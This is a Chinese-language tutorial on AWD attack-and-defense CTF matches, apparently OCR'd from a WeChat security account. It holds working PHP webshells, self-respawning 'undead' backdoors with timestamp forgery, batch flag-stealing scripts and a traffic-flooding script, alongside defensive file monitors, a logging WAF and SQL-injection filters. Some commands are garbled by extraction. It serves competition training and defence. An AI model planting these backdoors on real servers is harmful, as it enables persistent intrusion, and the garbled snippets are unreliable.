红蓝对抗

```
tips：因为条件不允许所以没有搭建AWD平台实例
有兴趣的小伙伴可以在Github上自行下载搭建   附上链接
```

https://github.com/vidar-team/Cardinal

https://github.com/mo-xiaoxi/AWD_CTF_Platform

https://github.com/D0g3-Lab/H1ve

https://github.com/zhl2008/awd-platform

1.AWD模式

AWD (Attack With Defense，攻防兼备)模式。你需要在一场比赛里要扮演攻击方和防守方，攻者得分，失守者会被扣分。也就是说，攻击别人的靶机可以获取 Flag 分数时，别人会被扣分，同时你也要保护自己的主机不被别人得分，以防扣分。

规则简介

1. **出题方会给每一支队伍部署同样环境的主机，主机有一台或者多台。**
2. **拿到机器后每个队伍会有一定的加固时间或没有加固时间，这个视规则而定。**
3. **每个服务、数据库、主机上都会可能存在 flag 字段，并且会定时刷新。通过攻击拿到 flag 后需要提交到裁判机进行得分，一般会提供指定的提交接口。下一轮刷新后，如果还存在该漏洞，可以继续利用漏洞获取 flag 进行得分。**
4. **AWD模式按轮次进行，flag会在一定时间内刷新，一般为五到十分钟。考题一般为web和PWN方面，漏洞一般也是常见漏洞，一台服务器不止一个漏洞，有多个漏洞。一般不会太难，尽可能多找到漏洞。**

比赛流程

```
1.比赛形式一般为主办方会给一个普通权限的用户让你SSH连接上服务器。普通权限很多都不可更改
2.连接上服务器后迅速进行备份和代码审计。此时需要分工进行，团队一般为三到四人。赛前一定要做好准备。
3.当你发现一个漏洞可以进行攻击的时候，写好批量攻击脚本进行拿分，同时需要队友将自己这个漏洞修补。
4.看比赛形式，有的比赛删库比pick失败扣的分数相同或者更多，一般分为三种扣分状态。pick失败，被攻击，pick失败且被攻击。所以如果pick失败和被攻击扣分相同的话可以考虑先删库。毕竟pick失败和被攻击一起扣的分更多。
5.比赛时一般不能使用工具或者WAF等进行防御（有的比赛可以） 所以要注意比赛规则
```

重点

1.比赛时web题目一般为一个网站cms 所以平时要熟悉一些常见的cms以及利用漏洞


2.比赛漏洞一般多为简单的文件上传、文件包含、命令执行、反序列化等。

3.比赛尽可能多利用命令执行漏洞或木马（方便批量化拿flag）

4.溯源攻击 查看流量以及日志 （参加ciscn线下赛的时候流量文件自己保存在了根目录 在weshark等抓包软件内打开就可以查看）

公众号：0x00实验室

5.下载到网站源码后放入seay或者d盾等工具内扫描漏洞 进行修补和利用



公众号：0x00实验室

```
# 日志地址
/var/log/apache2/
/usr/local/apache2/logs
/usr/nginx/logs/
```

备份

```
# 打包目录
tar -zcvf archive_name.tar.gz directory_to_compress
# 解包
tar -zxvf archive_name.tar.gz
```

常用命令

```
ssh <-p 端口> 用户名@IP
scp 文件路径  用户名@IP:存放路径
tar -zcvf web.tar.gz /var/www/html/
w
pkill -kill -t <用户tty>
ps aux | grep pid或者进程名
#查看已建立的网络连接及进程
netstat -antulp | grep EST
#查看指定端口被哪个进程占用
lsof -i:端口号 或者 netstat -tunlp|grep 端口号
#结束进程命令
kill PID
killall <进程名>
kill - <PID>
#封杀某个IP或者ip段，如：.
iptables -I INPUT -s . -j DROP
iptables -I INPUT -s ./ -j DROP
#禁止从某个主机ssh远程访问登陆到本机，如123..
iptable -t filter -A INPUT -s . -p tcp --dport  -j DROP
#备份mysql数据库
mysqldump -u 用户名 -p 密码 数据库名 > back.sql
mysqldump --all-databases > bak.sql
#还原mysql数据库
mysql -u 用户名 -p 密码 数据库名 < bak.sql
find / *.php -perm
awk -F:  /etc/passwd
crontab -l
#检测所有的tcp连接数量及状态
netstat -ant|awk  |grep |sed -e  -e |sort|uniq -c|sort -rn
#查看页面访问排名前十的IP
cat /var/log/apache2/access.log | cut -f1 -d   | sort | uniq -c | sort -k  -
r | head -
#查看页面访问排名前十的URL
cat /var/log/apache2/access.log | cut -f4 -d   | sort | uniq -c | sort -k  -
r | head -

#开放ssh
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -p tcp --sport 22 -j ACCEPT
#打开80端口
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

公众号：0x00实验室

```
iptables -A OUTPUT -p tcp --sport 80 -j ACCEPT
#开启多端口简单用法
iptables -A INPUT -p tcp -m multiport --dport 22,80,8080,8081 -j ACCEPT
#允许外部访问本地多个端口 如8080，8081，8082,且只允许是新连接、已经连接的和已经连接的延伸出新连接的会话
iptables -A INPUT -p tcp -m multiport --dport 8080,8081,8082,12345 -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
iptables -A OUTPUT -p tcp -m multiport --sport 8080,8081,8082,12345 -m state --state ESTABLISHED -j ACCEPT
```

脚本

批量提交获取flag

```
import requests
import re
import time

ip = []
Flag = []

def genip():
    ip1 = 0
    for i in range(60):
        ip1 += 1
        ip.append(ip1)
        print(ip[i])

def exp1():
    for i in range(60):
        ip1= '172.35.{}.14'.format(ip[i])#比赛时服务器的地址
        exp1 = '/include/xxx.php?u=system(\'cat /falg.txt\');'#需要执行的命令此处为get
        url = 'http://'+ip1+exp1
        try:
            rs = requests.get(url)
            if 'flag' not in rs.text:
                continue
            else:
                flag = re.findall('flag{.*}',rs.text)[0]#查找所有的有flag关键字的文件，返回第一个
                Flag.append(flag)
                print("成功获取flag")
        except Exception as e:
            continue

def submit():
    for i in range(len(Flag)):
        session = requests.Session()
        paramsGet = {"m":"submit_Flag"}
        paramsPost = {"flag":"{}".format(Flag[i])}
        headers = {"token:""xxx"}#比赛前会提供token
        cookies = {"PHPSESSID":"xxx"}
        response = session.post("url",data=paramsPost,params=paramsGet,headers=headers,cookies=cookies)
        print("提交结果：{}".format(response.encoding))
```

公众号：0x00实验室


```
    genip()
    while 1:
        exp1()
        for i in Flag:
            print(i)
        time.sleep(300)#时间为一轮刷新的时间
```

```
#POST利用后门
import requests

data = {
    #"cmd":"type flag.txt"  #同级目录
    "cmd":"type flag.txt"  #同级目录  windows
    "cmd":"cat /flag.txt"  #linux
}

def getFlag():
    #for url in range(1,6):
        url = "http://192.168.0.105" + "/xq.php"
        flag = requests.post(url,data=data).content.decode("utf-8")
        print(flag)
        with open("D://Myfile//flag.txt","a+") as f:
            f.write(flag + '\n')


def tj_flag():#提交flag
    for flag in open("D://Myfile//java.txt"):
        flag = flag.replace("\n","")
        url = "xxx" + flag
        requests.get(url)

if __name__ == '__main__':
    getFlag()
    #tj_flag()
```

```
import requests
import sys
# 批量提交flag
def sentflag(filepath, url):
    filename =filepath   # 返回存放flag的地址
    # 读取存放flag文件
    with open(filename, 'r', encoding='utf-8') as f:
        flags = f.readlines()
        for flag in flags:
            links = url + flag.strip('\n')
            try:
                res = requests.get(url=links, timeout=3)
                if res.status_code == 200:
                    print("[ + ] Send Flag  %s Success [ + ]") % flag
            except:
                print("[ - ] Send Flag Failed [ - ]")
                sys.exit()

```

公众号：0x00实验室

```
19
20  # 第一个参数需要一个存放shell的地址，格式 http://192.168.174.128/test.php?x=
21  # 第二个参数需要提交flag的地址 例如http://1.1.1.1/submit.php?
    token=xxxx&flag=xxxxx
22  filepath = './webshell.txt'
23  url = 'http://10.16.18.1/api/v1/att_def/web/submit_flag/?event_id=14?
    token=hCcnf5TTFJ8sWF4xGQEqD7KBfK3sJAWXxWjyu4TraENYm&flag='
24  sentflag(filepath, url)
```





```php
<?php

$flag = @System($_POST["cmd"]);

?>
```

```
1  直接进行命令读取
2  cmd=type flag.txt
```

公众号：0x00实验室

flag{exxxxewwdwe_sadd}xxx



不死马

不死马传入后需要进行访问一次触发

不死马原理

1. `ignore_user_abort(true);`
   函数设置与客户机断开是否会终止脚本的执行。这里设置为true则忽略与用户的断开，即使与客户机断开脚本仍会执行。
2. `set_time_limit()`
   函数设置脚本最大执行时间。这里设置为0，即没有时间方面的限制。
3. `unlink(__FILE__)`
   删除文件本身，以起到隐蔽自身的作用。
4. `while`
   循环内每隔usleep(5000)即写新的后门文件
5. `system()`
   执行的命令用于修改文件的创建或修改时间，可以绕过"find –name '*.php' –mmin -10"命令检测最近10分钟修改或新创建的PHP文件，但不一定有用，可选。

```php
#低配版不死马
<?php
ignore_user_abort(true);
set_time_limit(0);
unlink(__FILE__);
$file = '2.php';
$code = '<?php if(md5($_GET["pass"])=="1a1dc91c907325c69271ddf0c944bc72")
{@eval($_POST[a]);} ?>';
while (1){
    file_put_contents($file,$code);
    system('touch -m -d "2018-12-01 09:10:12" .2.php');
    usleep(5000);
}
?>
```

```
网上流传的不死马，while 里面只是并没有判断了这个文件是不是存在 ，
那么我只需要把这个文件中的 shell 注释掉就可以绕过你的内存木马了.
#高配版
```

```php
  <?php
 ignore_user_abort(true);
 set_time_limit(0);
 $file = 'c.php';
 $code = base64_decode('PD9waHAgZXZhbCgkX1BPU1RbY10pOz8+');
 while(true) {
     if(md5(file_get_contents($file))===md5($code)) {
         file_put_contents($file, $code);
     }
     usleep(50);
 }
?>
```

克制不死马

1.ps auxww|grep shell.php 找到pid后杀掉进程就可以，你删掉脚本是起不了作用的，因为php执行的时候已经把脚本读进去解释成opcode运行了

2.重启php等web服务

3.用一个ignore_user_abort(true)脚本，一直竞争写入（断断续续）。usleep要低于对方不死马设置的值。

4.创建一个和不死马生成的马一样名字的文件夹。

写一个和不死马一样的代码（把文件执行代码修改）sleep时间更短 造成条件竞争

```php
  <?php
 ignore_user_abort(true);
 set_time_limit(0);
 $file = 'c.php';
 $code = base64_decode('PD9waHAgZXZhbCgkX1BPU1RbY10pOz8+');
 while(true) {
     if(md5(file_get_contents($file))===md5($code)) {
         file_put_contents($file, $code);
     }
     usleep(5);
 }
?>
```

公众号：0x00实验室

杀进程

```php
<?php
while (1) {
    $pid=xxx;
    @unlink('shell.php');
    exec('kill -9 $pid');
}
?>
```

```
tips：有些比赛时禁止使用不死马的，严重影响比赛体验。
```

搅屎棍

```
顾名思义  恶心别人  核心就是发送大量垃圾数据包给别人  让别人无法正常观察流量捕捉payload
此招就是干扰对手利用他人的payload  给对手造成干扰。但是有些比赛可能也会禁止
回手掏就是利用他人的webshell和payload进行攻击拿分
```

发送大量垃圾数据包


```python
import requests

file = {'shell.php','x.php','index.php','web.php'}
payload = {'cat /flag','ls -al','echo 1'}
while(1):
  for i in range(8002,8804)#服务器端口
      for ii in file:
          url  = "ip:" + str(i) + '/' + ii
              for iii in payload:
                  data = {
                      'payload':iii
                  }
                  result = requests.post(url,data=data)
```

文件监控(也有可能禁用)

```
直接使用
```

```python
# -*- coding: utf-8 -*-
#use: python file_check.py ./

import os
import hashlib
import shutil
import ntpath
import time

CWD = os.getcwd()
FILE_MD5_DICT = {}      # 文件MD5字典
ORIGIN_FILE_LIST = []

```

公众号：0x00实验室

```
14
15  # 特殊文件路径字符串
16  Special_path_str = 'drops_JWI96TY7ZKNMQPDRUOSGOFLH41A3C5EXVB82'
17  bakstring = 'bak_EAR1IBMOJT9HZ75WU4Y3Q8KLPCX26NDFOGVS'
18  logstring = 'log_WMY4RVTLAJFB2896OSC3KZX7EUP1IHOQN5GD'
19  webshellstring = 'webshell_WMY4RVTLAJFB2896OSC3KZX7EUP1IHOQN5GD'
20  difffile = 'diff_UMTGPJO17F82K35ZOLEDA6QB9WH4IYRXVSCN'
21
22  Special_string = 'drops_log'  # 免死金牌
23  UNICODE_ENCODING = "utf-8"
24  INVALID_UNICODE_CHAR_FORMAT = r"\?%02x"
25
26  # 文件路径字典
27  spec_base_path = os.path.realpath(os.path.join(CWD, Special_path_str))
28  Special_path = {
29      'bak' : os.path.realpath(os.path.join(spec_base_path, bakstring)),
30      'log' : os.path.realpath(os.path.join(spec_base_path, logstring)),
31      'webshell' : os.path.realpath(os.path.join(spec_base_path,
    webshellstring)),
32      'difffile' : os.path.realpath(os.path.join(spec_base_path, difffile)),
33  }
34
35
36  def isListLike(value):
37      return isinstance(value, (list, tuple, set))
38
39
40  # 获取Unicode编码
41  def getUnicode(value, encoding=None, noneToNull=False):
42
43      if noneToNull and value is None:
44          return NULL
45
46      if isListLike(value):
47          value = list(getUnicode(_, encoding, noneToNull) for _ in value)
48          return value
49
50      if isinstance(value, unicode):
51          return value
52      elif isinstance(value, basestring):
53          while True:
54              try:
55                  return unicode(value, encoding or UNICODE_ENCODING)
56              except UnicodeDecodeError, ex:
57                  try:
58                      return unicode(value, UNICODE_ENCODING)
59                  except:
60                      value = value[:ex.start] +
    "".join(INVALID_UNICODE_CHAR_FORMAT % ord(_) for _ in
    value[ex.start:ex.end]) + value[ex.end:]
61      else:
62          try:
63              return unicode(value)
64          except UnicodeDecodeError:
65              return unicode(str(value), errors="ignore")
66
67
68  # 目录创建
```

公众号：0x00实验室

```python
def mkdir_p(path):
    import errno
    try:
        os.makedirs(path)
    except OSError as exc:
        if exc.errno == errno.EEXIST and os.path.isdir(path):
            pass
        else: raise


# 获取当前所有文件路径
def getfilelist(cwd):
    filelist = []
    for root,subdirs, files in os.walk(cwd):
        for filepath in files:
            originalfile = os.path.join(root, filepath)
            if Special_path_str not in originalfile:
                filelist.append(originalfile)
    return filelist


# 计算机文件MD5值
def calcMD5(filepath):
    try:
        with open(filepath,'rb') as f:
            md5obj = hashlib.md5()
            md5obj.update(f.read())
            hash = md5obj.hexdigest()
            return hash
    except Exception, e:
        print u'[!] getmd5_error : ' + getUnicode(filepath)
        print getUnicode(e)
        try:
            ORIGIN_FILE_LIST.remove(filepath)
            FILE_MD5_DICT.pop(filepath, None)
        except KeyError, e:
            pass


# 获取所有文件MD5
def getfilemd5dict(filelist = []):
    filemd5dict = {}
    for ori_file in filelist:
        if Special_path_str not in ori_file:
            md5 = calcMD5(os.path.realpath(ori_file))
            if md5:
                filemd5dict[ori_file] = md5
    return filemd5dict


# 备份所有文件
def backup_file(filelist=[]):
    # if len(os.listdir(Special_path['bak'])) == 0:
    for filepath in filelist:
        if Special_path_str not in filepath:
            shutil.copy2(filepath, Special_path['bak'])


```

公众号：0x00实验室

```
if __name__ == '__main__':
    print u'---------start------------'
    for value in Special_path:
        mkdir_p(Special_path[value])
    # 获取所有文件路径，并获取所有文件的MD5，同时备份所有文件
    ORIGIN_FILE_LIST = getfilelist(CWD)
    FILE_MD5_DICT = getfilemd5dict(ORIGIN_FILE_LIST)
    backup_file(ORIGIN_FILE_LIST) # TODO 备份文件可能会产生重名BUG
    print u'[*] pre work end!'
    while True:
        file_list = getfilelist(CWD)
        # 移除新上传文件
        diff_file_list = list(set(file_list) ^ set(ORIGIN_FILE_LIST))
        if len(diff_file_list) != 0:
            # import pdb;pdb.set_trace()
            for filepath in diff_file_list:
                try:
                    f = open(filepath, 'r').read()
                except Exception, e:
                    break
                if Special_string not in f:
                    try:
                        print u'[*] webshell find : ' +
getUnicode(filepath)
                        shutil.move(filepath,
os.path.join(Special_path['webshell'],ntpath.basename(filepath) + '.txt'))
                    except Exception as e:
                        print u'[!] move webshell error, "%s" maybe is
webshell.'%getUnicode(filepath)
                    try:
                        f = open(os.path.join(Special_path['log'],
'log.txt'), 'a')
                        f.write('newfile: ' + getUnicode(filepath) + ' : '
+ str(time.ctime()) + '\n')
                        f.close()
                    except Exception as e:
                        print u'[-] log error : file move error: ' +
getUnicode(e)

        # 防止任意文件被修改,还原被修改文件
        md5_dict = getfilemd5dict(ORIGIN_FILE_LIST)
        for filekey in md5_dict:
            if md5_dict[filekey] != FILE_MD5_DICT[filekey]:
                try:
                    f = open(filekey, 'r').read()
                except Exception, e:
                    break
                if Special_string not in f:
                    try:
                        print u'[*] file had be change : ' +
getUnicode(filekey)
                        shutil.move(filekey,
os.path.join(Special_path['difffile'], ntpath.basename(filekey) + '.txt'))
                        shutil.move(os.path.join(Special_path['bak'],
ntpath.basename(filekey)), filekey)
                    except Exception as e:
                        print u'[!] move webshell error, "%s" maybe is
webshell.'%getUnicode(filekey)
```

公众号：0x00实验室

```
                    try:
                        f = open(os.path.join(Special_path['log'],
'log.txt'), 'a')
                        f.write('diff_file: ' + getUnicode(filekey) + ' : '
+ getUnicode(time.ctime()) + '\n')
                        f.close()
                    except Exception as e:
                        print u'[-] log error : done_diff: ' +
getUnicode(filekey)
                        pass
        time.sleep(2)
        # print '[*] ' + getUnicode(time.ctime())
```

```
<?php

error_reporting(0);
define('LOG_FILEDIR','./logs');
function waf()
{
if (!function_exists('getallheaders')) {
function getallheaders() {
foreach ($_SERVER as $name => $value) {
if (substr($name, 0, 5) == 'HTTP_')
$headers[str_replace(' ', '-', ucwords(strtolower(str_replace('_', ' ',
substr($name, 5))))] = $value;
}
return $headers;
}
}
$get = $_GET;
$post = $_POST;
$cookie = $_COOKIE;
$header = getallheaders();
$files = $_FILES;
$ip = $_SERVER["REMOTE_ADDR"];
$method = $_SERVER['REQUEST_METHOD'];
$filepath = $_SERVER["SCRIPT_NAME"];
foreach ($_FILES as $key => $value) {
$files[$key]['content'] = file_get_contents($_FILES[$key]['tmp_name']);
file_put_contents($_FILES[$key]['tmp_name'], "virink");
}

unset($header['Accept']);
$input = array("Get"=>$get, "Post"=>$post, "Cookie"=>$cookie,
"File"=>$files, "Header"=>$header);

logging($input);

}

function logging($var){
$filename = $_SERVER['REMOTE_ADDR'];
$LOG_FILENAME = LOG_FILEDIR."/".$filename;
$time = date("Y-m-d G:i:s");
file_put_contents($LOG_FILENAME, "\r\n".$time."\r\n".print_r($var, true),
FILE_APPEND);
```

公众号：0x00实验室

```php
file_put_contents($LOG_FILENAME,"\r\n".'http://'.$_SERVER['HTTP_HOST'].$_SERVER['PHP_SELF'].'?'.$_SERVER['QUERY_STRING'], FILE_APPEND);
file_put_contents($LOG_FILENAME,"\r\n**********************************************************************",FILE_APPEND);
}

waf();
?>
```

```
使用在监控的文件前加入require_once('waf.php');
```

微型waf（可能被禁）

```php
<?php
//Code By Safe3
function customError($errno, $errstr, $errfile, $errline)
{
echo "<b>Error number:</b> [$errno],error on line $errline in $errfile<br />";
die();
}
set_error_handler("customError",E_ERROR);
$getfilter="'|(and|or)\\b.+?(>|<|=|in|like)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$postfilter="\\b(and|or)\\b.{1,6}?(=|>|<|\\bin\\b|\\blike\\b)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$cookiefilter="\\b(and|or)\\b.{1,6}?(=|>|<|\\bin\\b|\\blike\\b)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
function StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq){

if(is_array($StrFiltValue))
{
$StrFiltValue=implode($StrFiltValue);
}
if (preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
//slog("<br><br>操作IP: ".$_SERVER["REMOTE_ADDR"]."<br>操作时间: ".strftime("%Y-%m-%d %H:%M:%S")."<br>操作页面:".$_SERVER["PHP_SELF"]."<br>提交方式: ".$_SERVER["REQUEST_METHOD"]."<br>提交参数: ".$StrFiltKey."<br>提交数据: ".$StrFiltValue);
print "360websec notice:Illegal operation!";
exit();
}
}
//$ArrPGC=array_merge($_GET,$_POST,$_COOKIE);
foreach($_GET as $key=>$value){
StopAttack($key,$value,$getfilter);
}
foreach($_POST as $key=>$value){
```

公众号·0X00实验室

```
StopAttack($key,$value,$postfilter);
}
foreach($_COOKIE as $key=>$value){
StopAttack($key,$value,$cookiefilter);
}
if (file_exists('update360.php')) {
echo "请重命名文件update360.php，防止黑客利用<br/>";
die();
}
function slog($logs)
{
$toppath=$_SERVER["DOCUMENT_ROOT"]."/log.htm";
$Ts=fopen($toppath,"a+");
fputs($Ts,$logs."\r\n");
fclose($Ts);
}
?>
直接文件包含在需要保护的文件内就可以
```

```
include "include/header.php";
include "include/menu.php";
include "include/database.php";
include "waf.php"
```

2.蓝队att&ck


1.ATT&CK

ATT&CK详细介绍可以看这个视频

https://www.zhihu.com/zvideo/1305977738013540352

```
我们需要掌握的有
1.认识ATT&CK框架技术
2.认识对抗的蜜罐技术的本质
3.掌握WAF产品部署以及应用
4.掌握IDS在对抗中的部署应用
5.掌握威胁情报平台对象报告分析
6.书写报告的专业性
```

2.蜜罐技术




https://hfish.io/#/

开源蜜罐平台

详细说明书

https://hfish.io/#/?id=hfish%e8%ae%be%e8%ae%a1%e7%90%86%e5%bf%b5




```
tips利用蜜罐技术我们可以更好的保护好安全信息以及对攻击者的溯源追查
```

3.IDS

公众号：0x00实验室

入侵检测系统

收藏 | 423 | 141

